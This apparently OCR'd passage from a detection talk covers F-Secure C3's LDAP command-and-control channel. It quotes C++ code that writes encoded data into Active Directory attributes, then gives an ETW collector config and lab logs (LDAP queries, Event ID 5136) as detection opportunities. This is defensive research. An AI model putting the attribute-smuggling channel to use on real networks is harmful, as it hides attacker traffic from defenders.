        if (!GetAttributeValue(m_ldapLockAttribute).empty())
                // It's locked which means it hasn't been read yet
                return 0;

        // If not then lock it by setting the lock attribute to be the name of our intended recipient
        SetAttribute(m_ldapLockAttribute, Convert<Utf16>(m_outboundDirectionName));

        // Find out what size chunks we're able to send
        size_t sizeOfDataToWrite = CalculateDataSize(data);

        // Encode the data
        std::string dataToWrite = EncodeData(data, sizeOfDataToWrite);

        // Write the data
        SetAttribute(m_ldapAttribute, Convert<Utf16>(dataToWrite));

        return sizeOfDataToWrite;
}
```

Check Lock Attribute

Write to Data Attribute




```
<SilkServiceConfig>
    <ETWCollector>
        <Guid>e72eaa6b-6142-44fe-b305-aa2ebf0572a7</Guid>
        <CollectorType>user</CollectorType>
        <ProviderName>099614a5-5dd7-4788-8bc9-e29f43db28fc</ProviderName>
        <UserKeywords>0x1</UserKeywords>
        <OutputType>eventlog</OutputType>
    </ETWCollector>
</SilkServiceConfig>
```

https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/LDAP.cpp

DETECTION OPPORTUNITIES
LDAP QUERIES

Microsoft-Windows-LDAP-Client




1,753 hits

May 24, 2021 @ 18:52:21.000 - May 24, 2021 @ 19:40:58.720 — Auto

Time	DistinguishedName	winlog.computer_name	AttributeList	SearchFilter	ProcessName
May 24, 2021 @ 18:52:22.783	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk2.uk.mwr.com	objectClass	(objectClass=*)	Relay_x64_e965_LDAP
May 24, 2021 @ 18:52:22.798	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk2.uk.mwr.com	primaryInternationalISDNNumber	(objectClass=*)	Relay_x64_e965_LDAP
May 24, 2021 @ 18:52:24.128	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk1.uk.mwr.com	primaryInternationalISDNNumber	(objectClass=*)	Relay_x64_e964_UNC
May 24, 2021 @ 18:52:24.143	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk1.uk.mwr.com	mSMQSignCertificates	(objectClass=*)	Relay_x64_e964_UNC
May 24, 2021 @ 18:52:24.143	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk1.uk.mwr.com	primaryInternationalISDNNumber	(objectClass=*)	Relay_x64_e964_UNC
May 24, 2021 @ 18:52:24.143	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk1.uk.mwr.com	objectClass	(objectClass=*)	Relay_x64_e964_UNC
May 24, 2021 @ 18:52:26.671	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk2.uk.mwr.com	primaryInternationalISDNNumber	(objectClass=*)	Relay_x64_e965_LDAP
May 24, 2021 @ 18:52:26.687	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk2.uk.mwr.com	mSMQSignCertificates	(objectClass=*)	Relay_x64_e965_LDAP
May 24, 2021 @ 18:52:27.675	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	wrk2.uk.mwr.com	objectClass	(objectClass=*)	Relay_x64_e965_LDAP

DETECTION OPPORTUNITIES
DIRECTORY SERVICE CHANGES

Event ID 5136




Time	event.code	dsobject_attribute_name	dsobject_dn	event.action	dsobject_attribute_type	dsobject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672

Dsobject_attribute_type 2.5.5.12 = Unicode string

https://oidref.com/2.5.5

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136

DETECTION OPPORTUNITIES
DIRECTORY SERVICE CHANGES




Time	event.code	dsobject_attribute_name	dsobject_dn	event.action	dsobject_attribute_type	dsobject_attribute_value
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:18:13.516	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672
May 24, 2021 @ 20:18:13.516	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	x6D6vWq4
May 24, 2021 @ 20:10:02.902	5,136	primaryinternationalisdnnumber	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.12	JOeBayeC
May 24, 2021 @ 20:10:02.902	5,136	msmqsigncertificates	CN=Administrator,CN=users,DC=uk,DC=mwr,DC=com	Directory Service Changes	2.5.5.10	%%14672

https://oidref.com/2.5.5

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136

DETECTION OPPORTUNITIES
DIRECTORY SERVICE CHANGES



event_id	dsobject_attribute_name	dsobject_attribute_value
5,136	msmqsigncertificates	%%14672
5,136	msmqsigncertificates	%%14672
5,136	msmqsigncertificates	%%14672
5,136	primaryinternationalisdnnumber	YjAw1Uan
5,136	primaryinternationalisdnnumber	YjAw1Uan
5,136	primaryinternationalisdnnumber	oB17Bw0Z
5,136	msmqsigncertificates	%%14672
5,136	primaryinternationalisdnnumber	oB17Bw0Z

ChannelID: 8000

Parent Relay / 1c9204b13ae388d8

Channel Type LDAP

